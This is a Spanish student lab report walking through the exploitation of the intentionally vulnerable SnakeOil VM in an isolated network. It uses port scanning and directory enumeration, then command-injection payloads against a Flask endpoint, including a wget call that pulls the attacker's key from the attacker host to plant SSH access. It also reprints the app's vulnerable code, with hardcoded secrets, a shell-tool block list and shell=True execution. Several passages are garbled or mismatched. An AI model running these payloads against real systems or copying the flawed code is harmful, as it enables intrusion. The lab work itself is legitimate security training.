

Miguel Angel Salazar Martínez

PR1 – DE LA TEORÍA A LA PRÁCTICA WALKTHROUGH EN ACCIÓN – GUÍA

CNO IV – Seguridad Informática

Profesor: Servando López Contreras
Universidad Politécnica de San Luis Potosí
Walkthrough explotando una máquina virtual

INTRODUCCIÓN

En el vasto mundo de la ciberseguridad, la línea entre el conocimiento teórico y la aplicación práctica es a menudo el mayor desafío para un profesional en formación. Este proyecto, titulado "De la teoría a la práctica: walkthrough en acción", representa un viaje completo a través de las fases de un ataque informático ético, desde el reconocimiento inicial hasta la obtención de control total sobre un sistema objetivo.

La máquina virtual elegida para este ejercicio fue SnakeOil, un entorno intencionalmente vulnerable diseñado para ser desplegado en la plataforma VulnHub. Su objetivo no es otro que poner a prueba las habilidades de un aspirante a hacker ético, obligándolo a pensar como un atacante real. Este informe documenta, paso a paso, el proceso de vulneración de SnakeOil, explicando cada técnica, herramienta y decisión tomada, así como los fundamentos teóricos que las sustentan.


A lo largo de este recorrido, se pondrán en práctica conceptos clave como el escaneo de puertos, la enumeración de servicios web, la explotación de vulnerabilidades (SSRF, RCE), el uso de JSON Web Tokens (JWT), la subida de claves SSH y la escalada de privilegios. Cada uno de estos pasos no es un simple acto mecánico, sino una decisión estratégica basada en el análisis de la información recolectada.

El presente informe no solo demuestra la capacidad técnica para vulnerar un sistema, sino también la habilidad para documentar, explicar y contextualizar cada acción, transformando un simple "hackeo" en un proceso de aprendizaje estructurado y replicable. Bienvenidos a este viaje desde la teoría hasta la práctica en el fascinante mundo de la ciberseguridad ofensiva.


PREPARAR LABORATORIO PARA LA PRACTICA

Configuración de VirtualBox: Se importó la máquina virtual descargada utilizando la opción "Importar servicio virtualizado" de VirtualBox. Se configuró la máquina atacante (Kali Linux) y la máquina objetivo (SnakeOil) para que estuvieran en la misma red interna y aislada.

Instalar las máquinas virtuales (Kali y SnakeOil)




SnakeOil corriendo y funcionando correctamente




KaliLinux corriendo y funcionando correctamente

Aislar ambas máquinas virtuales de tu red de wifi, para obtener un laboratorio totalmente aislado



Configuración de red: Para garantizar el aislamiento, se optó por el tipo de adaptador "Red Solo Anfitrión" (Host-Only). Esto permite que ambas máquinas virtuales se comuniquen entre sí, pero no tengan salida a Internet ni a la red local del host.

RECONOCIMIENTO DE EQUIPOS EN LA RED Y ABERIGUAR LA IP DE NUESTRA VICTIMA



The screenshot shows a Kali Linux terminal window with the following content:

```
kali-linux-2026.2-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

patrick@SNAKEOIL:~$ netdiscover -r 192.168.56.0/24
Currently scanning: Finished! | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

  IP             At MAC Address  Count  Len  MAC Vendor / Hostname
  ---
192.168.56.1     0a:00:27:00:00:10  1      60   Unknown vendor
192.168.56.100   08:00:27:83:61:27  1      60   PCS Systemtechnik GmbH
192.168.56.103   08:00:27:16:17:56  1      60   PCS Systemtechnik GmbH

patrick@kali:~/home/kali$ nmap -sS -p 22,80,443,8080,8443,4444,1337,31337 192.168.56.103
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-03 05:40 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.103
Host is up (0.0028s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   closed https
1337/tcp  closed waste
4444/tcp  closed krb524
8080/tcp  open  http-proxy
8443/tcp  closed https-alt
31337/tcp closed Elite
MAC Address: 08:00:27:16:17:56 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds

patrick@kali:~/home/kali$ nmap -sV -sC 192.168.56.103
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-03 05:41 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.103
Host is up (0.00079s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:


```

Usamos el comando **netdiscover -r 192.168.56.0/24**, que nos arroja tres direcciones ip, el anfitrión, la nuestra la 192.168.56.101 y la de nuestra victima **192.168.56.103**

Escaneo de puertos

Se realizó un escaneo de puertos específico para identificar servicios potencialmente vulnerables. Una vez conociendo la ip hacemos un escaneo de puertos a la víctima, con el comando **nmap -sS -p 22,80,443,8080,8443 192.168.56.103**, el parámetro **-sS** nos ayudara a hacer un escaneo rápido y sigiloso, mientras que el parámetro **-p** nos permite enlistar puertos específicos a escanear en lugar de escanear los 65 mil puertos.

Enumeración de directorios con gobuster



```
kali-linux-2026.2-virtualbox-amd64 [Comando] - Oracle VM VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

kali@kali:~$ nmap -sS -p 22,80,443,8080,8443 192.168.56.103
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 8.60 seconds

kali@kali:~$ gobuster dir -u http://192.168.56.103:8080 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[*] Url: http://192.168.56.103:8080
[*] Method: GET
[*] Threads: 10
[*] Wordlist: /usr/share/wordlists/dirb/common.txt
[*] Negative Status codes: 404
[*] User Agent: gobuster/3.8.2
[*] Timeout: 10s

Starting gobuster in directory enumeration mode

01 (Status: 200) [Size: 2193]
02 (Status: 200) [Size: 2356]
04 (Status: 200) [Size: 2324]
1 (Status: 200) [Size: 2193]
2 (Status: 200) [Size: 2356]
4 (Status: 200) [Size: 2324]
create (Status: 200) [Size: 2596]
login (Status: 405) [Size: 64]
registration (Status: 200) [Size: 29]
run (Status: 405) [Size: 178]
secret (Status: 404) [Size: 37]
test (Status: 200) [Size: 17]
users (Status: 200) [Size: 267]
Progress: 4613 / 4613 (100.00%)

Finished

kali@kali:~$ curl http://192.168.56.103:80/users
<html>
<head><title>404 Not Found</title></head>
```

Hacemos una enumeración de archivos en el puerto 8080 con el comando **gobuster dir -u http://192.168.56.103:8080 -w /usr/share/wordlists/dirb/common.txt**, gobuster es una herramienta que nos ayudara a buscar archivos, los archivos que buscamos son de tipo directorios con el comando **dir**, **-u** para url que es la ip de la víctima con el puerto a escanear, **-w** de lista de palabras y la dirección que ponemos **/usr/share/wordlists...** es la dirección donde se suelen guardar cientos de palabras clave a la hora de desarrollo web.

[illegible]

Para los comandos:

```
curl -X POST http://192.168.56.103:8080/registration -H "Content-Type: application/json" -d '{"username":"hacker","password":"hacker1234"}'
```

```
curl -X POST http://192.168.56.103:8080/login -H "Content-Type: application/json" -d '{"username":"hacker","password":"hacker1234"}'
```

-X POST nos ayuda a enviar información en estos casos registro y logeo, -H "Content..." le dice al servidor el tipo de datos que estamos mandando y -d de data (Datos). Este último comando /login nos arroja un token que nos autentica ante el servidor como legítimo. ¿Dónde nos estamos logeando? En la aplicación web que corre en el puerto 8080

Posteriormente usamos **curl -X GET http://192.168.56.103:8080/secret -H "Cookie:**

access_token_cookie=eyJoeXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9..

.." Para obtener el la "secret_key" que nos ayudara a ejecutar comandos en /run.


Para este comando necesitamos autenticación que la obtuvimos con el token que obtuvimos con /login

Usando el comando **curl -X POST http://192.168.56.103:8080/run -H "Content-Type: application/json" -d '{"secretkey":"commandexecutionissecret","url":"-h | whoami;"}'** a quien le enviamos el tipo de datos que estamos mandando "json" y la secretkey asi como el comando a ejecutar **-h | whoami** nos arroja al usuario correcto en este caso "Patrick"

Este comando **curl -X POST http://192.168.56.103:8080/run -H "Content-Type: application/json" -d '{"secret_key":"commandexecutionissecret","url":"-V&ls -la /home/patrick/"}'** nos enlista los directorios y podemos confirmar que existe el directorio **.ssh**

Subida de clave para ssh

Como ultimo comando de esta captura de pantalla **ssh-keygen -t rsa -b 4096 -f /root/.ssh/id_rsa_snakemail -N ""**, una vez sabiendo que el puerto ssh esta, creamos una clave de acceso de ssh desde nuestra maquina atacante KaliLinux, **-t rsa** para indicarle el tipo de clave en este caso **rsa**, **-b 4096** le indicamos el tamaño de la clave en bits, **-f /root/.ssh...** le decimos la ruta donde guardara la clave privada/pública y por ultimo **-N""** nos ayuda a ingresar sin contraseña.



Con el siguiente comando **cat /root/.ssh/id_rsa_snakemail.pub > /var/www/html/authorized_keys** movemos de directorio nuestra clave publica a otro directorio dentro de nuestro Kali para después iniciar el servidor web http

Inicio del servidor http en kali

```
(kali@kali)-[~]
└─$ sudo su
[sudo] password for kali:
(kali@kali)-[/home/kali]
└─# cd /var/www/html

(kali@kali)-[/var/www/html]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.56.103 - - [03/Sep/2026 05:56:32] "GET /authorized_keys HTTP/1.1" 200 -
```


Iniciamos el servidor web http, nos dirigimos a la dirección donde tenemos nuestra clave pública y después lo corremos.

Sudo su

Cd /var/www/html

Python3 -m http.server 80

Conexión con ssh



```
kali-linux-2026.2-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

patrick@SNAKEOIL:~$ cat /root/.ssh/id_rsa_snakemail.pub > /var/www/html/authorized_keys

(kali@kali)-[/home/kali]
└─# curl -X POST http://192.168.56.103:8080/run -H "Content-Type: application/json" -d '{"secret_key":"commandexecutionissecret","url":"-V&wget http://192.168.56.101:80/authorized_keys -O /home/patrick/.ssh/authorized_keys"}'
{"message":"--2026-09-05 00:04:03-- http://192.168.56.101/authorized_keys\nConnecting to 192.168.56.101:80... connected.\nHTTP request sent, awaiting response... 200 OK\nLength: 735 [application/octet-stream]\nSaving to: \u002Fhome/patrick/.ssh/authorized_keys\u002F\n\n100% 108M=0s\n2026-09-05 00:04:03 (108 MB/s) - \u002Fhome/patrick/.ssh/authorized_keys\u002F saved [735/735]\n\n","success":false}

(kali@kali)-[/home/kali]
└─# ssh -i /root/.ssh/id_rsa_snakemail patrick@192.168.56.103
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Linux SNAKEOIL 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Sep 4 23:41:39 2026 from 192.168.56.101
patrick@SNAKEOIL:~$
Message from syslogd@SNAKEOIL at Sep 5 01:03:57 ...
kernel:[39125.957148] watchdog: BUG: soft lockup - CPU#0 stuck for 363s! [swapper/0:0]

Message from syslogd@SNAKEOIL at Sep 5 01:45:30 ...
kernel:[41620.814862] watchdog: BUG: soft lockup - CPU#0 stuck for 68s! [swapper/0:0]

patrick@SNAKEOIL:~$
```

*Con el comando **curl -X POST http://192.168.56.103:8080/run -H "Content-Type: application/json" -d '{"secret_key":"commandexecutionissecret","url":"-V&wget***

`http://192.168.56.101:80/authorized_keys -O`

`/home/patrick/.ssh/authorized_keys"` descargamos nuestra clave pública y la guardamos dentro de la carpeta `.ssh` de Patrick

`ssh -i /root/.ssh/id_rsa_snakemail patrick@192.168.56.103` con este último comando accedemos por ssh como Patrick y estamos dentro de la máquina.

Lo demás es indagar hasta encontrar la contraseña del usuario root.

Usuario Root

```
def get_post(post_id):
    conn = get_db_connection()
    post = conn.execute('SELECT * FROM posts WHERE id = ?',
                        (post_id,)).fetchone()
    conn.close()
    if post is None:
        abort(404)
    return post

app = Flask(__name__)
api = Api(app)
app.config['SECRET_KEY'] = 'snakeoilisnotgoodforcorporations'
app.config['JWT_COOKIE_SECURE'] = True
app.config['JWT_SECRET_KEY'] = 'NoreasonableDOUBTthisPASSWORDisGOOD'
app.config['JWT_ACCESS_TOKEN_EXPIRES'] = timedelta(minutes=15)
app.config['JWT_REFRESH_TOKEN_EXPIRES'] = timedelta(hours=1)
app.config['JWT_TOKEN_LOCATION'] = ['cookies']
app.config['JWT_COOKIE_CSRF_PROTECT'] = False # development setting!

app = Flask(__name__)
api = Api(app)
app.config['SECRET_KEY'] = 'snakeoilisnotgoodforcorporations'
app.config['JWT_COOKIE_SECURE'] = True
app.config['JWT_SECRET_KEY'] = 'NoreasonableDOUBTthisPASSWORDisGOOD'
app.config['JWT_ACCESS_TOKEN_EXPIRES'] = timedelta(minutes=15)
app.config['JWT_REFRESH_TOKEN_EXPIRES'] = timedelta(hours=1)
app.config['JWT_TOKEN_LOCATION'] = ['cookies']
app.config['JWT_COOKIE_CSRF_PROTECT'] = False # development setting!

if "python" in req_json["url"]:
    abort(400, description="Banned command!")

if "/dev/tcp/" in req_json["url"]:
    abort(400, description="Banned command!")

if "nc" in req_json["url"]:
    abort(400, description="Banned command!")

if "mkfifo" in req_json["url"]:
    abort(400, description="Banned command!")

if "php" in req_json["url"]:
    abort(400, description="Banned command!")

# if the command is allowed, run it because it is probably safe.
proc = Popen("/usr/bin/curl " + req_json["url"] + " > output.txt", stdout=PIPE, stderr=PIPE, shell=True)

try:
    outs, errs = proc.communicate(timeout=1)
except TimeoutExpired:
    proc.kill()
    abort(500, description="The timeout is expired!")

if errs:
    abort(500, description=errs.decode('utf-8'))

return jsonify(success=True, message=outs.decode('utf-8'))

# hosting instructions
if __name__ == "__main__":
    app.run(host='0.0.0.0')
```

patrick@SNAKEOIL:~/flask_blog\$ sudo su

[sudo] password for patrick:

root@SNAKEOIL:~/home/patrick/flask_blog# #SOY EL MEJOR PHTOS

Una vez dentro exploramos archivos y demás hasta encontrar contraseñas que nos hacen ser usuarios root

Conclusión

Este walkthrough demuestra cómo una máquina aparentemente segura puede ser comprometida mediante la combinación de técnicas de enumeración, explotación de vulnerabilidades y escalada de privilegios. Se logró:

- Configurar un entorno aislado para pruebas seguras.
- Identificar servicios vulnerables (puertos 8080 y 22).
- Explotar un SSRF para obtener RCE.
- Subir una clave SSH para acceso persistente.
- Escalar a root mediante la contraseña encontrada en el código fuente.

Este proceso refleja la importancia de aplicar los conocimientos teóricos en entornos prácticos, documentando cada paso y entendiendo el fundamento de cada técnica utilizada.